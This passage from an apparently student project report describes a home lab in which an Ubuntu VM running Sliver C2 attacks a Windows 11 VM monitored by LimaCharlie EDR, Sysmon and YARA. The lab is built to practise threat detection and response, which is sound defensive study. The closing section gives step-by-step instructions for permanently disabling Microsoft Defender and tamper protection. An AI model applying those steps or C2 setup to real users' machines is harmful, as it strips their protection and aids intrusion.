The project focuses on educational purposes and be suitable for production environments with further security considerations and testing.

Assumptions and Dependencies

Users have basic computer literacy and familiarity with operating systems. Users have administrative privileges on the host system to install and run the required software.

- ❖ **Stable Network Connectivity:** The system assumes stable network connectivity between virtual machines to facilitate communication and data exchange.
- ❖ **Dependency on Availability and Functionality of Tools:** The system depends on the availability and a good knowledge of using VirtualBox, Sliver C2, LimaCharlie EDR, and YARA along with the system requirements

3.1.3 External Interface Requirements

User Interfaces

The system shall provide a user-friendly and intuitive graphical user interface (GUI) to enable efficient interaction with various functionalities. The GUI should cater to users with varying levels of technical expertise and minimize the need for extensive technical knowledge.

Specific functionalities accessible through the UI shall include:

1) Virtual Machine Management:

- a) Create, start, stop, and delete virtual machines representing attacker and victim systems.
- b) Configure virtual machine settings, including operating system, network interfaces, and resource allocation.
- c) Monitor the status and resource consumption of running virtual machines.

2) D&R Rule Management:

- a) Create, edit, and delete user-defined D&R rules for specific threat scenarios.
- b) Define triggers based on various criteria, such as specific system events, log entries, or file activity.
- c) Specify predefined actions to be taken upon triggering a rule, such as blocking malicious processes, isolating infected VMs, or sending alerts.

3) Threat Detection and Analysis:

- a) View and filter detected threats based on severity, source, and timestamp.
- b) Access detailed information about detected threats, including associated log entries and affected files.
- c) Visualize threat timelines and relationships between different events.

4) YARA Signature Management:

- a) Import and manage YARA signature rules for identifying specific malware or suspicious activity.
- b) Configure scanning parameters, such as the files and directories to be scanned and the frequency of scanning.
- c) View reports and alerts generated by YARA-based malware detection.

Hardware Interfaces

The system shall have minimal hardware interface requirements beyond the standard hardware components of a personal computer, including:

- ◆ **Processor:** Modern processor with sufficient processing power to run virtual machines and supporting software.
- ◆ **Memory (RAM):** Minimum of 8 GB RAM, with 16 GB or more recommended for optimal performance.
- ◆ **Storage:** Approximately 80 to 100 GB of free disk space to accommodate virtual machine files, logs, and software installations.
- ◆ **Network Interface Card (optional):** Standard network interface for internet connectivity

Software Interfaces

- 1) **VirtualBox:** The system shall utilize VirtualBox to create and manage virtual machines for the attacker and victim simulations.
- 2) **Sliver C2:** The system shall integrate with the Sliver C2 framework to establish C2 communication between the attacker and victim VMs.
- 3) **Sysmon:** The system may optionally integrate with Sysmon, an advanced system monitoring tool, to collect detailed logs from the victim VM for enhanced threat detection and analysis.
- 4) **LimaCharlie EDR:** The system shall integrate with LimaCharlie EDR to:
 - a) Collect system logs from the victim VM.
 - b) Analyze logs for suspicious activity based on pre-defined rules and user-defined D&R rules.
 - c) Manage and execute D&R responses based on identified threats.
- 5) **YARA:** The system shall leverage YARA for automated malware identification:
 - a) Users can import YARA rules from online repositories or create custom rules.

- b) The system shall scan files and processes on the victim VM based on defined YARA rules.
- c) Upon detection of potential malware based on YARA signatures, the system shall generate alerts and provide relevant information.

Communications Interfaces

The system shall facilitate secure communication between the following entities:

- **Virtual Machines (VMs):** The attacker and victim VMs shall communicate within the virtual network environment created by VirtualBox. This simulated network environment allows them to interact without affecting the host system.
- **LimaCharlie EDR Server:** The system shall establish a secure communication channel with the LimaCharlie EDR server using protocols like HTTPS to ensure the confidentiality and integrity of transmitted data. This communication allows for log collection, D&R rule management, and threat notification.
- **YARA Online Repository (Optional):** Depending on the chosen update method, the system may require internet access to communicate with the YARA online repository for downloading and updating malware signatures. This functionality can be disabled if users choose to manage their own YARA signature library.

3.1.4 System Features

Virtual Machine Management

- a) The system shall allow users to create and manage virtual machines for the attacker and victim simulations.
- b) The system shall provide options to configure virtual machine settings, including operating system, network interfaces, and resource allocation.
- c) The system shall enable users to start, stop, and reset virtual machines.

Attack Simulation

- a) The system shall enable users to launch a Sliver C2 server on the attacker VM.
- b) The system shall facilitate the generation of a C2 payload for deployment on the victim VM.
- c) The system shall allow users to establish a command and control session between the attacker and victim VMs.

Threat Detection and Response

The system shall provide the option to integrate with Sysmon for advanced log monitoring on the victim VM.

- a) The system shall integrate with LimaCharlie EDR to collect system logs from the victim VM.
- b) The system shall allow users to define D&R rules that specify how to detect and respond to specific threats.
- c) The system shall be able to detect threats, such as:
 - i. Attempts to dump the lsass.exe process from memory.
 - ii. Attempts to delete volume shadow copies on the victim machine via accessing it's shell.
- d) Upon detecting a threat, the system shall trigger the corresponding D&R rule based on user-defined actions, which may include:
 - Blocking the malicious process or application.
 - Isolating the infected VM.
 - Sending an alert notification to the user.

Automated YARA Scanning

- a) The system shall allow users to add YARA signatures for malware(silver) which is published by the UK National Cyber Security Centre on Sliver.
- b) The system shall automatically scan newly downloaded files and launched processes on the victim VM based on user-defined scanning rules.
- c) The system shall generate alerts and provide information about identified potential malware based on YARA signatures at specific system paths.

3.1.5 Other Nonfunctional Requirements

Performance Requirements

Resource utilization (CPU, memory) by the system should be within reasonable limits to avoid impacting the performance of the host system.

Security Requirements

- ◆ The system shall be implemented with security considerations in mind to minimize potential vulnerabilities.

- ◆ The system shall utilize secure communication protocols (e.g., HTTPS) for communication between the system and the EDR server.
- ◆ Users with administrative privileges shall be required to access and manage the system's configurations and D&R rules.

Software Quality Attributes


- i. **Usability:** The user interface should be intuitive and user-friendly for users with varying levels of technical expertise.
- ii. **Reliability:** The system should function consistently and reliably throughout its operation.
- iii. **Maintainability:** The code should be well-documented and modular to facilitate future modifications and maintenance.

Abbreviations and Acronyms

Terms	Abbreviations
SRS	Software Requirement Specifications
C2	Command and Control
D&R	Detection and Response
EDR	Endpoint Detection and Response
Sysmon	System Monitor
VM	Virtual Machine
SSH	Secure Shell
SOC	Security Operations Center
LSASS	Local Security Authority Subsystem Service
YARA	Yet Another Recursive Acronym

3.2 Use Case Diagram

The Use Case Diagram for the cyber threat detection and response system provides a visual representation of the interactions between actors and the system, illustrating the various use cases or scenarios in which actors interact with the system to achieve specific goals or tasks. The diagram depicts the roles of different actors, such as users, systems, or external entities, and their relationships with the system's functionalities.



Actors:

Security Analyst: A user responsible for monitoring security events, analyzing threats, and responding to security incidents within the cyber threat detection and response system.

Use Cases:

1) Monitor Security Events:

- The Security Analyst monitors incoming security events and alerts generated by the system.
- They view real-time updates on system activities, including network traffic, system logs, and user behavior.

2) Analyze Threats:

- The Security Analyst analyzes detected threats and investigates suspicious activities to determine their nature and severity.
- They review detailed information about security incidents, including indicators of compromise (IOCs) and attack vectors.

3) Configure Detection Rules:

- The Security Analyst configures detection rules and policies to customize the system's threat detection capabilities.
- They define rules for identifying suspicious behaviors, known malware signatures, and abnormal network activities.

4) Initiate Response Actions:


- The Security Analyst initiates response actions to contain and mitigate detected threats.
- They perform actions such as isolating compromised systems, blocking malicious activities, and quarantining infected files.

5) Collaborate with Team:

- The Security Analyst collaborates with other team members to coordinate response efforts and share insights on detected threats.
- They communicate findings, share investigative data, and discuss mitigation strategies through integrated collaboration tools.

Relationships:

The Security Analyst actor interacts with all use cases, representing their involvement in monitoring, analyzing, configuring, and responding to security events and threats within the system.



3.3 Sequence Diagram


Threat Detection and Response Workflow

1) Security Event Monitoring and Detection:

- The system continuously monitors security events, including network traffic, system logs, and user behavior.
- Upon detecting a suspicious event, the system generates an alert and initiates the threat detection process.

2) Threat Analysis and Investigation:

- The Security Analyst receives the alert and begins analyzing the detected threat.
- They investigate the nature and severity of the threat, gathering additional data and context to assess its impact.



3) Configuration of Detection Rules:

- If necessary, the Security Analyst may configure or refine detection rules to enhance the system's threat detection capabilities.
- They define new rules or adjust existing ones to better identify similar threats in the future.


4) Initiation of Response Actions:

- Upon confirming the threat, the Security Analyst initiates response actions to contain and mitigate the impact of the security incident.
- The system executes the response actions, implementing the configured rules and policies to neutralize the threat.

Chapter 4: Design

4.1 Architecture Overview

The architecture of the proposed cybersecurity project embodies a sophisticated ecosystem designed to simulate adversarial activities, detect threats in real-time, and orchestrate appropriate responses. The following components constitute the core of the architecture:



Components:

- 1) **Ubuntu Attacker VM:** This virtual machine serves as the platform for launching simulated cyber attacks. It hosts the Sliver C2 framework, enabling the execution of various adversarial actions against the victim system.
- 2) **Sliver C2 Session:** Sliver C2 acts as the command and control infrastructure through which the attacker communicates with compromised systems. It facilitates the execution of commands and payload delivery to the victim machine.

- 3) **Windows11 Victim VM:** Representing the target system, this virtual machine is subjected to simulated attacks orchestrated by the Ubuntu Attacker VM. It is equipped with the LimaCharlie EDR sensor for real-time monitoring of system activities and detection of potential threats.
- 4) **LimaCharlie EDR:** LimaCharlie serves as the primary Endpoint Detection and Response (EDR) solution deployed on the victim VM. It continuously monitors system events, logs, and processes to identify suspicious activities indicative of cyber threats.
- 5) **YARA:** YARA is integrated into the architecture as a malware detection tool. It is utilized for identifying specific patterns or signatures associated with known malware or malicious activities, enhancing the project's capabilities in threat detection.

Interactions:

- i. The attacker (Ubuntu Attacker VM) initiates a Sliver C2 session with the victim machine (Windows11 Victim VM) to execute various cyber attacks.
- ii. The Sliver C2 session enables the attacker to interact with the victim machine, execute commands, and perform malicious activities, such as reconnaissance and data exfiltration.
- iii. The LimaCharlie EDR tool installed on the victim machine monitors and detects suspicious activities, alerts security analysts, and initiates response actions to mitigate cyber threats.
- iv. YARA is utilized by LimaCharlie EDR for malware signature scanning and detection, enhancing the system's ability to identify and respond to known malware threats.

4.2 Virtual Machine Setup

The virtual machine setup lays the foundation for the project's infrastructure, providing the necessary environments for conducting simulated cyber attacks and monitoring system activities. This section details the setup and configuration process for both the Ubuntu Attacker VM and the Windows11 Victim VM.

I. Ubuntu Attacker VM

The Ubuntu Attacker VM serves as the platform for initiating simulated cyber attacks using the Sliver C2 framework. The setup process for the Ubuntu Attacker VM involved the following steps:

- i. **Virtual Machine Creation:** A new virtual machine instance was created using VirtualBox, with Ubuntu selected as the guest operating system.
- ii. **Operating System Installation:** Ubuntu OS was installed on the virtual machine following standard installation procedures.
- iii. **Networking Configuration:** Network settings were configured to establish connectivity with the Windows11 Victim VM, enabling communication between the attacker and victim systems during attack simulations.

Software Installation:

- **Sliver C2 Framework:** The Sliver C2 framework was downloaded and installed on the Ubuntu Attacker VM, providing the necessary command and control capabilities for executing cyber attacks.

II. Windows11 Victim VM

The Windows11 Victim VM represents the target system vulnerable to simulated cyber attacks orchestrated from the Ubuntu Attacker VM. The setup process for the Windows11 Victim VM involved the following steps:

- i. **Virtual Machine Creation:** A new virtual machine instance was created using VirtualBox, with Windows 11 selected as the guest operating system.
- ii. **Operating System Installation:** Windows 11 OS was installed on the virtual machine following standard installation procedures.
- iii. **Networking Configuration:** Similar to the Ubuntu Attacker VM, network settings were configured to ensure connectivity with the Ubuntu Attacker VM, facilitating communication between the attacker and victim systems during attack simulations.

Software Installation:

- **LimaCharlie EDR Sensor:** The LimaCharlie EDR sensor software was downloaded and installed on the Windows11 Victim VM to enable real-time monitoring and threat detection capabilities.

4.3 Tool Installation and Configuration

Tool installation and configuration are crucial steps in preparing the cybersecurity project environment for conducting simulated attacks and monitoring system activities. This section outlines the process of installing and configuring essential tools on both the Ubuntu Attacker VM and the Windows11 Victim VM.

I. Ubuntu Attacker VM

The following tools were installed and configured on the Ubuntu Attacker VM to facilitate the execution of simulated cyber attacks:

Sliver C2 Framework:

Installation: The Sliver C2 framework was downloaded and installed on the Ubuntu Attacker VM from the official GitHub repository of the BishopFox organization.

Configuration: Initial configuration of the Sliver C2 framework was performed to set up listeners and establish communication channels for executing commands on the victim system. Permissions were granted to the Sliver server binary to make it executable.

Other Tools:

The **mingw-w64 package** was installed to provide additional capabilities required for the Sliver C2 framework.

A working directory was created to organize Sliver C2-related files and configurations.

A) Windows11 Victim VM

On the Windows11 Victim VM, the focus was on installing and configuring the LimaCharlie EDR sensor to enable real-time monitoring and threat detection. The following steps were undertaken:

LimaCharlie EDR Sensor:

Installation: The LimaCharlie EDR sensor software was downloaded and installed on the Windows11 Victim VM to monitor system events and activities.

The sensor was configured to ship Sysmon event logs alongside LimaCharlie's own EDR telemetry data

Configuration: Initial configuration of the LimaCharlie EDR sensor was performed to establish connectivity with the LimaCharlie platform and start collecting telemetry data for threat detection and response.

Other Tools:

Supporting Software: Additional software may have been installed and configured to enhance the capabilities of the LimaCharlie EDR sensor, such as log management tools or integration with third-party security solutions.

By installing and configuring the necessary tools on both the Ubuntu Attacker VM and the Windows11 Victim VM, the project environment was equipped to conduct simulated cyber attacks and monitor system activities in real-time.

4.4 Attack System Setup

The attack system setup involves configuring the Ubuntu Attacker VM to execute simulated cyber attacks using the Sliver C2 framework against the Windows11 Victim VM. This section outlines the steps undertaken to set up the attack system and initiate controlled adversarial actions.

I. Ubuntu Attacker VM Configuration

- Sliver C2 Framework Installation:

The Sliver C2 framework was downloaded and installed on the Ubuntu Attacker VM, providing the necessary command and control(C2) infrastructure for executing cyber attacks.

- Launching Sliver C2 Session:

Once the listeners were set up, a Sliver C2 session was initiated on the Ubuntu Attacker VM, enabling the attacker to interact with the victim system and execute commands remotely.

- Simulated Attack Scenarios:

Various simulated attack scenarios were devised and executed using the Sliver C2 framework, including reconnaissance, data exfiltration, and other malicious activities targeted at the victim system.

II. Interaction with Windows11 Victim VM

- Executing Simulated Attacks:

Using the established Sliver C2 session, simulated cyber attacks were executed against the Windows11 Victim VM. These attacks were carefully controlled and monitored to ensure the integrity of the project environment.

- Monitoring Attack Activities:

The LimaCharlie EDR sensor installed on the Windows11 Victim VM continuously monitored system activities, detecting and logging suspicious behaviors associated with the simulated attacks initiated from the Ubuntu Attacker VM.

- Response Actions:

Upon detecting potential threats or malicious activities, the LimaCharlie EDR sensor triggered response actions as per the configured detection and response rules, mitigating the impact of the simulated attacks on the victim system.

By setting up the attack system and executing controlled adversarial actions, the project was able to assess the effectiveness of the detection and response mechanisms in place and evaluate the resilience of the victim system against cyber threats.

4.5 Detection and Response Rule Design

The design of detection and response rules is critical for identifying and mitigating cyber threats in real-time. This section outlines the process of designing and implementing detection and response rules within the LimaCharlie EDR platform.

i. Rule Identification:

Detection and response rules were designed based on known attack patterns, indicators of compromise (IOCs), and security best practices.

Common attack vectors and tactics, such as malware execution, lateral movement, and data exfiltration, were considered in rule design.

ii. Rule Creation:

Detection rules were created within the LimaCharlie EDR platform to monitor system events and identify suspicious activities indicative of cyber threats.

Response rules were defined to trigger automated actions in response to detected threats, such as isolating affected systems, terminating malicious processes, or alerting security personnel.

iii. Rule Testing and Refinement:

Detection and response rules were tested in a controlled environment to validate their effectiveness in detecting and mitigating simulated cyber attacks.

Rule parameters were adjusted and refined based on observed outcomes and feedback from testing.

iv. Integration with YARA:

YARA signatures were integrated into detection rules to enhance the system's ability to identify known malware and malicious activities.

YARA scans were triggered based on predefined conditions, such as file downloads or process executions, to detect potential threats in real-time.

Chapter 5: Implementation

5.1 System Prerequisites and Setup

Before proceeding with the setup of virtual machines and cybersecurity tools, it's essential to ensure that the system meets certain prerequisites:

a) Minimum System Requirements:

The system should have a minimum of 8GB of RAM to ensure smooth operation. For optimal performance, it is recommended to have 16GB or more.

b) Disk Space:

Sufficient disk space is required, as the project may consume approximately 80-100GB of storage space. Ensure that the system has ample free space available.

c) Virtualization Enabled:


Virtualization must be enabled in the system BIOS settings to support the creation and operation of virtual machines using software like VirtualBox.

d) VirtualBox Installed and Ubuntu and Windows11 setup:

VirtualBox is a virtualization platform that allows for the creation and management of virtual machines, can be downloaded from the official website

- i. For the Ubuntu Attacker VM, it is recommended to use the Ubuntu Server version, as it provides a lightweight and command-line interface (CLI) focused environment, suitable for running server applications and performing command-line operations and also it comes preinstalled with necessary packages
- ii. For the Windows11 Victim VM, you can use the Windows 11 ISO file to set up a virtual machine in VirtualBox.

Both Virtual Machines Network Configuration is set to Bridged Adapter



5.2 Setting Up SSH Client Access and Network Configuration

Setting up SSH client access and configuring the network are crucial steps in ensuring seamless communication and control between the virtual machines (VMs) involved in the project. This section outlines the process of establishing SSH client access and configuring the network settings for the Ubuntu Attacker VM and the Windows11 Victim VM.

5.2.1 Setting Up SSH Client Access for Ubuntu Attacker VM:

i. Installation of SSH Client:

Ensure that the SSH client is installed on the host machine.

If not installed, it can be installed using the following command:

```
sudo apt-get install openssh-client
```

ii. Enabling SSH Service:

Verify that the SSH service is running on the Ubuntu Attacker VM.

```
sudo service ssh start
```

iii. Generating SSH Key Pair:

Generate an SSH key pair on the host machine

```
ssh-keygen -t rsa -b 2048
```

iv. Copying Public Key to Ubuntu Attacker VM:

Copy the public key to the Ubuntu Attacker VM to enable passwordless SSH authentication

```
ssh-copy-id user@ubuntu_attacker_vm_ip
```

5.2.2 Network Configuration for Both VMs:

a) Setting Network to Static IP:

Assign static IP addresses to both the Ubuntu Attacker VM and the Windows11 Victim VM.

Modify the network adapter settings of each VM to use a static IP configuration.

b) Network Connectivity Testing:

Ensure that both VMs can ping each other to verify network connectivity:

```
ping ubuntu_attacker_vm_ip
```

```
ping windows11_victim_vm_ip
```

5.3 Disabling Windows Defender and Configure Sysmon

To ensure smooth operation and prevent interference with our cybersecurity activities, it's crucial to permanently disable Microsoft Defender and install Sysmon for enhanced system monitoring. Follow these steps to accomplish the necessary configurations:

5.3.1 Permanently Disable Microsoft Defender:

Disable Defender Protections:


Open the Virus and threat protections settings by searching in the taskbar search box and clicking on "Manage settings."

Disable the following protections:

- i. Real-time protection
- ii. Dev Drive protection
- iii. Cloud-delivered protection
- iv. Automatic sample submission
- v. Tamper protection

Tamper Protection

Prevents others from tampering with important security features.

 Tamper protection is off. Your device [Dismiss](#) may be vulnerable.



[Learn more](#)

5.3.2 Permanently Disable Defender via Group Policy Editor:

- i. Open the Group Policy Editor by running gpedit.msc in an Administrative Command prompt.
- ii. Navigate to Computer Configuration > Administrative Templates > Windows Components > Microsoft Defender Antivirus.
- iii. Double-click "Turn off Microsoft Defender Antivirus" and set it to "Enabled."

5.3.3 Permanently Disable Defender via Registry:

